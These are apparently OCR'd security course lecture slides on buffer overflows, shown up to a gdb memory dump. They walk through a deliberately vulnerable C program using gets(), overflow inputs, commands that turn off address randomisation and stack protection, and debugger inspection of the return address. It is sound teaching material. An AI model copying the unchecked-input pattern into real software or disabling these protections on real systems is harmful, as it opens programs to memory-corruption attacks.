EXPLOITING A BUFFER OVERFLOW VULNERABILITY

CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)

LECTURE 8

Outline

- Perform a simple **variable buffer overrun**
- Stack Smash Attack
- Exploiting a **variable buffer overflow** vulnerability to gain root privileges
- **Shellcode** Injection Attack


Outline

- Perform a simple **variable buffer overrun**
- Stack Smash Attack
- Exploiting a **variable buffer overflow** vulnerability to gain root privileges
- **Shellcode** Injection Attack

Simple Variable Overrun Example (Classic IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char first[12] = "Emmanuel";
        char last[12] = "Smith";
        printf("%s %s\n", first, last);
        printf("Enter last name: ");
        gets(last);
        printf("%s %s\n", first, last);
}
```


- **Valid** program and works just fine **if no buffer overruns** were attempted
- Try it!! (sudo privileges may be needed)
  - **sysctl –w kernel.randomize_va_space=0**
  - gcc -fno-stack-protector -m32 -o simple simple.c
  - ./simple



Simple Variable Overrun Example (Classic IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char first[12] = "Emmanuel";
        char last[12] = "Smith";
        printf("%s %s\n", first, last);
        printf("Enter last name: ");
        gets(last);
        printf("%s %s\n", first, last);
}
```


- **PROBLEM**: If **more than 11 characters** were input by user, runs over **first**
  - E.g.,: user input: **123456789012Hacked**?



Simple Variable Overrun Example (Classic IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char first[12] = "Emmanuel";
        char last[12] = "Smith";
        printf("%s %s\n", first, last);
        printf("Enter last name: ");
        gets(last);
        printf("%s %s\n", first, last);
}
```

- **PROBLEM**: If **more than 11 characters** were input by user, runs over **first**
  - E.g.,: user input: **123456789012Hacked**
    - No '\0' in ***last***
    - Two '\0's in ***first***




Simple Variable Overrun Example (Classic IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char first[12] = "Emmanuel";
        char last[12] = "Smith";
        printf("%s %s\n", first, last);
        printf("Enter last name: ");
        gets(last);
        printf("%s %s\n", first, last);
}
```

- **VUNERABILITY?**

1. **first** is **higher in memory** than **last**
   - last[12] = first[0]
2. Code used **gets(last)**
   - Copies character inputs from user into **last**
   - This function has **no limit checking**
   - Copies until end of input from user



String Library Code

- **Implementation of Unix function `gets()`**

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```


  - No way to specify limit on number of characters to read

- **Similar problems with other library functions**
  - **`strcpy`, `strcat`**: Copy strings of arbitrary length
  - **`scanf`, `fscanf`, `sscanf`,** when given **`%s`** conversion specification

Simple Variable Overrun Example (Classic IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char last[12] = "Smith";
        char first[12] = "Emmanuel";
        printf("%s %s\n", first, last);
        printf("Enter last name: ");
        gets(last);
        printf("%s %s\n", first, last);
}
```


- What if we **reverse the order** of the local variables **first** and **last**
  - Still v**alid** program and works just fine **if no buffer overruns** were attempted
  - Try it!! (**-g for keeping debug symbols**)
    - gcc -fno-stack-protector -m32 **-g** -o simple_reverse simple_reverse.c
    - ./simple_reverse



Simple Variable Overrun Example (Classic IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char last[12] = "Smith";
        char first[12] = "Emmanuel";
        printf("%s %s\n", first, last);
        printf("Enter last name: ");
        gets(last);
        printf("%s %s\n", first, last);
}
```


- What if user input is **exactly 12 characters**?



Simple Variable Overrun Example (Classic IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char last[12] = "Smith";
        char first[12] = "Emmanuel";
        printf("%s %s\n", first, last);
        printf("Enter last name: ");
        gets(last);
        printf("%s %s\n", first, last);
}
```


- What if user input is **exactly 12 characters**?
  - **Old frame pointer** gets overwritten with \0



Simple Variable Overrun Example (Classic IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char last[12] = "Smith";
        char first[12] = "Emmanuel";
        printf("%s %s\n", first, last);
        printf("Enter last name: ");
        gets(last);
        printf("%s %s\n", first, last);
}
```


- What if user input is **more than 15 characters**?



Simple Variable Overrun Example (Classic IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char last[12] = "Smith";
        char first[12] = "Emmanuel";
        printf("%s %s\n", first, last);
        printf("Enter last name: ");
        gets(last);
        printf("%s %s\n", first, last);
}
```

- What if user input is **more than 15 characters**?
  - **Return address** gets **overwritten** with **non-existent address**
    - Illegal new memory address which is not within the address space allocated to this process




Simple Variable Overrun Example (Classic IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char last[12] = "Smith";
        char first[12] = "Emmanuel";
        printf("%s %s\n", first, last);
        printf("Enter last name: ");
        gets(last);
        printf("%s %s\n", first, last);
}
```

- What if user input is **more than 15 characters**?

  Note:


  if x86-64, it will require more than 19 characters since addresses (return address, frame pointer) will each require 8 bytes



Simple Variable Overrun Example (Classic IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char last[12] = "Smith";
        char first[12] = "Emmanuel";
        printf("%s %s\n", first, last);
        printf("Enter last name: ");
        gets(last);
        printf("%s %s\n", first, last);
}
```

- What if user input is **12 characters or more**?
  - **Segmentation Fault**
    - Asks for a segment in memory that process has no permission to access
      - If ***old frame pointer*** is being used by calling function and was replaced by a non-existing/illegal address
      - If ***return address*** was replaced by a non-existing/illegal address



Simple Variable Overrun Example (Classic IA32)

Return Address:

```
(gdb) break main
Breakpoint 1 at 0x11ed
(gdb) run
Starting program: /media/sf_5156/demos/lecture7/simple_reverse

Breakpoint 1, 0x565561ed in main ()
(gdb) x/4xb $esp
0xffffd17c:     0xd5    0x5e    0xde    0xf7
(gdb) layout asm
```

If working with Seed VM:

(gdb) break main
(gdb) layout asm
(gdb) set disassembly-flavor att
(gdb) run

Simple Variable Overrun Example (Classic IA32)

Disassembly:

```
0x565561ed <main>       endbr32
0x565561f1 <main+4>     lea    0x4(%esp),%ecx
0x565561f5 <main+8>     and    $0xfffffff0,%esp
0x565561f8 <main+11>    pushl  -0x4(%ecx)
0x565561fb <main+14>    push   %ebp
0x565561fc <main+15>    mov    %esp,%ebp
```

```
0x5655623b <main+78>    lea    -0x14(%ebp),%eax
0x5655623e <main+81>    push   %eax
0x5655623f <main+82>    lea    -0x20(%ebp),%eax
0x56556242 <main+85>    push   %eax
0x56556243 <main+86>    lea    -0x1fcc(%ebx),%eax
0x56556249 <main+92>    push   %eax
0x5655624a <main+93>    call   0x56556080 <printf@plt>
```

```
0x56556267 <main+122>   lea    -0x14(%ebp),%eax
0x5655626a <main+125>   push   %eax
0x5655626b <main+126>   call   0x56556090 <gets@plt>
```

last(ebp-20)

first(ebp-32)

last(ebp-20)

To view source code, step through asm code, then switch to src:

(gdb) ni

(gdb) layout src

Simple Variable Overrun Example (Classic IA32)

Return Address:

```
(gdb) break main
Breakpoint 1 at 0x11ed
(gdb) run
Starting program: /media/sf_5156/demos/lecture7/simple_reverse

Breakpoint 1, 0x565561ed in main ()
(gdb) x/4xb $esp
0xffffd17c:     0xd5    0x5e    0xde    0xf7
(gdb) layout asm
```

return address

Simple Variable Overrun Example (Classic IA32)

Disassembly:

```
0x56556267 <main+122>   lea     -0x14(%ebp),%eax
0x5655626a <main+125>   push    %eax
0x5655626b <main+126>   call    0x56556090 <gets@plt>
```

last(ebp-20)

Break right before calling gets

```
(gdb) set disassembly-flavor intel
(gdb) break *main+126
Breakpoint 2 at 0x5655626b
(gdb) continue
Continuing.
Emmanuel Smith

(gdb) oint 2, 0x5655626b in main ()
```

Simple Variable Overrun Example (Classic IA32)


Return Address:

```
(gdb) break main
Breakpoint 1 at 0x11ed
(gdb) run
Starting program: /media/sf_5156/demos/lecture7/simple_reverse

Breakpoint 1, 0x565561ed in main ()
(gdb) x/4xb $esp
0xffffd17c:     0xd5    0x5e    0xde    0xf7
(gdb) layout asm
```

Before calling gets

```
(gdb) x/28xb $ebp-20
0xffffd154:     0x53    0x6d    0x69    0x74    0x68    0x00    0x00    0x00
0xffffd15c:     0x00    0x00    0x00    0x00    0x80    0xd1    0xff    0xff
